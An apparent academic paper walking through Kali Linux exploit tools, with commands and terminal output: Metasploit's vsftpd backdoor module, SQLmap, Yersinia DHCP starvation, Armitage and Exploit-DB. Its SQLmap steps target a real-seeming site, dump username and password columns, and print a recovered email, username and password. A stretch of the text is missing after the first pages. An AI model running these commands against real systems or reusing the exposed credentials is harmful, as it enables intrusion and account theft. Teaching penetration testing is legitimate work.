

Behavior Analysis of Exploit Tools in Kali Linux

Er. Birpal Kaur¹, Dr. Jaswinder Singh²

¹Department of Computer Science and Engineering, Punjabi University, Patiala

ABSTRACT –Exploit tools in hacking are used to exploit the vulnerable applications or servers in order to steal or halt the systems and brings down the core concept of security related with confidentiality, integrity and availability. Kali Linux is one of the most popular penetration testing distribution present on internet and we have performed different exploiting tools in order to analyze them. Yersinia and router sploit are used to exploit routers. Yersinia can also be used for other layer 2 attacks like DHCP, HSRP, Layer 2 MPLS VPNs, CDP, STP etc. Router Sploit can also be used for other embedded devices and CCTVs. SQLmap and ExploitDB are used for database related attacks. BeEF is used for browser attacks. Metasploit is a large framework which is used for plethora of exploits. Armitage is a GUI framework or front-end for metasploit. Analyzing these exploiting tools results that once vulnerability is found, then different exploiting tools can work their way in order to do damage to the victim machines.

Keywords – *Metasploit, beef, kali, BeEF, Armitage, Yersinia, Exploitdb*

METASPLOIT – One of the most popular and used penetration testing framework available mainly on Linux and Windows Platform, with Linux being recommended. It comes inbuilt within a Kali Linux machine. Metasploit comprised of datastore and other components like modules, where datastore helps the user to design the various aspects of Metasploit, on the other hand, modules are independent code snippets which are used to get the features. Metasploit Framework (MSF) can launch exploits against the specific target machines and it also is used for post-exploitation work like uploading files on the target system, to run different processes, creating backdoor links, etc. Metasploit is a very popular exploit framework in exploiting real-world apps. If not used professionally, it can create havoc in network or target server. This framework mainly consists of six different modules as shown in figure 4.1 below:

```
root@kali:~# ls /usr/share/metasploit-framework
app          modules      Rakefile
config       msfconsole   ruby
data         msfd         script-exploit
db           msfdb        script-password
documentation msfrpc       script-recon
Gemfile      msfrpcd      scripts
Gemfile.lock msfupdate    tools
lib          msfvenom     vendor
metasploit-framework.gemspec plugins
root@kali:~# ls /usr/share/metasploit-framework/modules
auxiliary encoders exploits nops payloads post
```

Figure 1 – Metasploit Modules

- **Auxiliary** – These modules need not to use payloads in order to run. This module contains applications and

programs like scanners, analyzers, or SQL injection applications.

- **Encoders** - In this module, the target application may or may not be resistant to the exploitation code and this divided it into various pieces. Encoder's prime objective is to make sure that payloads reach the destination in single piece.
- **Exploits** – These are the chunks of code that attempts to use the vulnerability to get the access of the target system or steal the data from the target system.
- **Nops** – This module is used for the assembly language operations. Abbreviated as No Operation, it works in the manner, that when the processor first stacks the instruction, it usually does nothing for the first cycle and then after that it advances the register to very next instruction.
- **Payloads** – When we use exploit on a vulnerable machine, a payload is mainly integrated with the exploit before it starts and exploitation process against the vulnerable machine or application. Payload is the code or instructions that has to be followed after the system has been compromised.
- **Post** – This module allows the hacker to penetration tester to fetch the data from the victim machine that also includes values like hashes, tokens, passwords etc.

Exploit VSFTPD Server using Metasploit

We have used VSFTPD Server for exploiting the vulnerability, VSFTPD is a secure FTP. Firstly we opened the msf console as shown in the figure below:

```
kali@kali:~$ sudo msfconsole
[sudo] password for kali:
[*] Starting the Metasploit Framework console... /
[-] *WARNING: No database support: could not connect to server: Connection refused
Is the server running on host "localhost" (:::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
[-] ***
[*] Starting the Metasploit Framework console... /
```

Figure 2 – Starting MSF console

Then we searched for the vsftpd as shown below in figure 4.3:

```
msf5 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Descript
---  ---                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v
2.3.4 Backdoor Command Execution

msf5 >
```

Page 2

Figure 10 – Listing database

Step 5: Enumerating the name of the Tables:

```
# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture --tables
```




Figure 11 – Listing tables under database

After conducting the successful SQL Injection, it can be clearly seen that the acfurniture.com contains two databases – acfurniture and information_schema. In the first database, there are four tables including category, product, product_hacked, and settings.

So far, we can conclude that the arrangement of data is, the site **acfurniture.com** has two databases, **acfurniture** and **information_schema**. The database named **acfurniture** contains four tables: **category**, **product**, **product_hacked**, and **settings**. There is no compromised table name, but, let's investigate more. Let see what is inside **settings** table. Inside the table is actually there are columns, and the data.

Step 6: Enumerating the column of the table:

```
# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings --columns
```




Figure 12 – Listing Columns

Step 7: For data dump

```
sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings -C username,password --dump
```

For complete data use:

```
sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings --dump
```




Figure 13 – Fetching Username and Password using SQLMap

Email : jackie@jackoarts.com

Username : Handsome

Password : 9HPK02NKRhbGmywzIzxUi

We have successfully found all the results from the database using the SQL injection technique. Furthermore, there is need to check whether the given password is encrypted or not.

YERSINIA - Yersinia is a powerful network tool particularly designed to gain access inside the network protocol. This tool acts as a network framework to examine and test the different networks as well as machines. IT contains exploitation capabilities for conducting layer-2 attacks. Consequently, it is quite helpful for the pen testers to investigate the vulnerabilities in the layer-2 architecture. While working with yersinia, it conducts attacks on layer-2 switches, DHCP servers and Spanning Tree Protocols. Apart from this, it works with protocols, such as Cisco Discovery Protocol, Dynamic Trunking Protocol or DTP, VTP or VLAN Trunking Protocol and many others.

For the experiment purpose, we have conducted the DHCP server along with spoofed MAC address. By doing so, DHCP server will allocate different IP addresses to machines and floods the DHCP pool. After that, new client machine looking for assigning new IP will not be able to get IP from the server. This process is called DHCP salvation. For testing, we have network range of 192.168.2.0/24

Step 1: Initializing the Yersinia





Figure 14 – Starting Yersinia

Step 2: Enter 'h' for help command. After this, change the interface to eth0.




```

root@kali: ~
File Edit View Search Terminal Help
yersinia 0.7.3 by Slay & tomac - STP mode [18:29:51]
RootId BridgeId Port Iface Last seen
Available commands:
h Help screen
e Execute attack
i edit interfaces
ENTER Information about selected item
v View hex packet dump
d load protocol Default values
W Edit packet fields
l List capture files
s Save packets from protocol
S Save packets from all protocols
L Learn packet from network
w set Mac spoofing on/off
g Go to other protocol screen
K Kill all running attacks
c Clear current protocol stats
C Clear all protocols stats
q Quit (bring da noise)
Ctrl-L redraw screen
w Write configuration file
a About this progie
Q Quit (bring da noise)
MAC Spoofing [X]
Total Packets: 0
This is the help screen.
STP Fields
Source MAC 0A:23:16:02:FF:00
Id 0000 Ver 00 Type 00
BridgeId CB09.E7C
  
```

Figure 15 – Yersinia Help Command

Step 3: For editing, enter 'i'




```

root@kali: ~
File Edit View Search Terminal Help
yersinia 0.7.3 by Slay & tomac - STP mode [18:32:01]
RootId BridgeId Port Iface Last seen
Global interfaces
a) eth0 (ON)
Press q to exit
Total Packets: 2
STP Packets: 0
MAC Spoofing [X]
Interfaces to the world
Source MAC 0A:23:16:02:FF:00 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId 5000.760FBE14AC58 Pathcost 00000000
BridgeId CB09.E7CD90117CAA Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F
  
```

Figure 16 – Editing Yersinia

Step 4: Choose the DHCP mode with F2 key.




```

root@kali: ~
File Edit View Search Terminal Help
yersinia 0.7.3 by Slay & tomac - DHCP mode [18:34:24]
SIP DIP MessageType Iface Last seen
192.168.2.2 192.168.2.254 REQUEST eth0 21 Oct 18:30:53
192.168.2.254 192.168.2.2 ACK eth0 21 Oct 18:30:53
192.168.2.4 192.168.2.254 REQUEST eth0 21 Oct 18:32:17
192.168.2.254 192.168.2.4 ACK eth0 21 Oct 18:32:17
192.168.2.3 192.168.2.254 REQUEST eth0 21 Oct 18:33:27
192.168.2.254 192.168.2.3 ACK eth0 21 Oct 18:33:27
Total Packets: 6
DHCP Packets: 6
MAC Spoofing [X]
DHCP Fields
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
SIP 000.000.000.000 DIP 255.255.255.255 Sport 00068 DPort 00067
Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 0000
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
CH 02:48:33:66:02:51 Extra
  
```

Figure 17 – Selecting DHCP Attack with Yersinia

Step 5: Initializing the attack by entering the 'x' keyword and choose the sub-attack.




```

root@kali: ~
File Edit View Search Terminal Help
yersinia 0.7.3 by Slay & tomac - DHCP mode [18:35:49]
SIP DIP MessageType Iface Last seen
192.168.2.2 192.168.2.254 REQUEST eth0 21 Oct 18:30:53
192.168.2.254 192.168.2.2 ACK eth0 21 Oct 18:32:17
192.168.2.4 192.168.2.4 REQUEST eth0 21 Oct 18:32:17
192.168.2.254 192.168.2.4 ACK eth0 21 Oct 18:33:27
192.168.2.3 192.168.2.254 REQUEST eth0 21 Oct 18:33:27
192.168.2.254 192.168.2.3 ACK eth0 21 Oct 18:33:27
Total Packets: 6
DHCP Packets: 6
MAC Spoofing [X]
DHCP Fields
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
SIP 000.000.000.000 DIP 255.255.255.255 Sport 00068 DPort 00067
Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 0000
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
CH 02:48:33:66:02:51 Extra
  
```

Figure 18 – Starting DHCP Attack

Press 1 for DHCP discover attack




```

root@kali: ~
File Edit View Search Terminal Help
yersinia 0.7.3 by Slay & tomac - DHCP mode [18:37:20]
SIP DIP MessageType Iface Last seen
0.0.0.0 255.255.255.255 DISCOVER eth0 21 Oct 18:37:20
0.0.0.0 255.255.255.255 DISCOVER eth0 21 Oct 18:37:20
0.0.0.0 255.255.255.255 DISCOVER eth0 21 Oct 18:37:20
0.0.0.0 255.255.255.255 DISCOVER eth0 21 Oct 18:37:20
0.0.0.0 255.255.255.255 DISCOVER eth0 21 Oct 18:37:20
0.0.0.0 255.255.255.255 DISCOVER eth0 21 Oct 18:37:20
0.0.0.0 255.255.255.255 DISCOVER eth0 21 Oct 18:37:20
0.0.0.0 255.255.255.255 DISCOVER eth0 21 Oct 18:37:20
0.0.0.0 255.255.255.255 DISCOVER eth0 21 Oct 18:37:20
0.0.0.0 255.255.255.255 DISCOVER eth0 21 Oct 18:37:20
Total Packets: 111447
DHCP Packets: 111447
MAC Spoofing [X]
DHCP Fields
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
SIP 000.000.000.000 DIP 255.255.255.255 Sport 00068 DPort 00067
Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 0000
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
CH 02:48:33:66:02:51 Extra
  
```

Figure 19 – DHCP Attack in Progress

With the help of Wireshark tool, we can analyze the DHCP discover packets sent by the attacker machine.



```

Capturing from eth0 [Wireshark 1.10.2 [SVN Rev 51934 from trunk-1.10]]
Filter:
No. Time Source Destination Protocol Length Info
108922 14.14460000 0.0.0.0 255.255.255.255 DHCP 288 DHCP Discover - Transaction ID 0x643
108923 14.14490000 0.0.0.0 255.255.255.255 DHCP 288 DHCP Discover - Transaction ID 0x643
108924 14.14497000 0.0.0.0 255.255.255.255 DHCP 288 DHCP Discover - Transaction ID 0x643
108925 14.14505000 0.0.0.0 255.255.255.255 DHCP 288 DHCP Discover - Transaction ID 0x643
108926 14.14519700 0.0.0.0 255.255.255.255 DHCP 288 DHCP Discover - Transaction ID 0x643
108927 14.14544900 0.0.0.0 255.255.255.255 DHCP 288 DHCP Discover - Transaction ID 0x643
108928 14.14551000 0.0.0.0 255.255.255.255 DHCP 288 DHCP Discover - Transaction ID 0x643
108929 14.14567100 0.0.0.0 255.255.255.255 DHCP 288 DHCP Discover - Transaction ID 0x643
Frame 108929: 288 bytes on wire (2298 bits), 288 bytes captured (2298 bits) on interface 0
Ethernet II, Src: 9f:f2:4e:3a:ca:8f (9f:f2:4e:3a:ca:8f), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)
User Datagram Protocol, Src Port: bootpc (68), Dst Port: bootps (67)
Bootstrap Protocol
  
```

Figure 20 – Analyzing DHCP Packets with Wireshark

Wait for a while and then try to connect with the new client inside the network.

```
root@bt:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:0c:29:ef:62:50 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::20c:29ff:fe62:50/64 scope link
        valid_lft forever preferred_lft forever
root@bt:~# dhclient eth0
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:ef:62:50
Sending on   LPF/eth0/00:0c:29:ef:62:50
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 8
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 14
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 21
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 15
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
No DHCP OFFERS received.
No working leases in persistent database - sleeping.
root@bt:~#
```

Figure 21 – New Client trying to connect with DHCP Server

There are no such default IP, which means the DHCP pool has been filled up and there is no IP address is available. Such kind of a problem was persistent with older versions of routers and switches, but it has been rectifying with Access Control Lists, Port security and so on.

Armitage: Armitage is a wonderful tool which is based on Java GUI. It offers feature of Metasploit Framework. Its graphical interface provides ease and efficiency to penetration testers. This tool has mainly three-parts: Targets, Console, and Modules. Targets are those machine that we discover, and Console provides the view to the folders or directories. Finally, Module contains the list of vulnerabilities.

Step 1: To run the Armitage, type ‘Armitage’ and press enter.




Figure 22 – Armitage Login Console



Figure 23 – Starting Metasploit in integration with Metasploit




Figure 24 – Connecting with Metasploit

After the initialization process ends, the GUI window of Armitage tool will open




Figure 25 – Armitage Dashboard and MSF Console

Step 2: Select the target for attack.




Figure 26 – Adding Target Host

Step 3: we can add single or multiple hosts IP addresses.



Figure 27 – Target added

Step 4: Next, scan the target to open ports, operating system or services.




Figure 28 – Target Host Scanned

After the process completion, it states “scan completed in 32.319seconds”




Figure 29 – Scan Completion

Step 5: Next, click on the ‘Attack’ menu bar and choose ‘Find Attacks’ option.



Figure 30 – Finding Attacks with Attack Analysis

After the analysis phase over, it looks like this



Figure 31 – Attack Analysis Complete

Step 6: Further to this, Hail Mary attack may be initiated as it is not lethal, but it is quite effective in attacking the target machines.




Figure 32 –Hail Mary attack initiated

If we manage to get successful trial, the screen will look like:



Figure 33 – Attack Successful

Step 7: Finally, we can take advantage of the machine while taking screenshots, log keystrokes of the user, and dump the hashes with the help of victim machine.




Figure 34 – Using Meterpreter to log screenshots

Exploit-DB: Exploit-DB is quite common tool of Kali Linux distribution. It offers variety of exploits, shellcodes along with security whitepapers. It is quite easy to locate the latest exploits related to web application, remote exploits and many more.

Step 1: we can start the Exploit-DB from the default browser of Kali Linux. In the browser of the Kali Linux, there is a shortcut which is quite helpful for pen-testers.




Figure 35 – Starting ExploitDB

After clicking on the Link, New window will pop-out.




Figure 36 – ExploitDB Window

Step 2: In the top-hand side, there is 'Search' option, where we can search different exploits from its huge database.



Figure 37 – Searching Exploits

Here, we will search Windows exploits that are available. In order to search, we can fill out the given details mentioned above. The output will look like the following:




Figure 38 – Exploits Found

Step 3: Opening the exploitation. Select one of the given lists for exploitation.

```
1 ##
2 # This module requires Metasploit: http://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 require 'msf/core'
7
8 class Metasploit3 < Msf::Exploit::Remote
9   Rank = NormalRanking
10
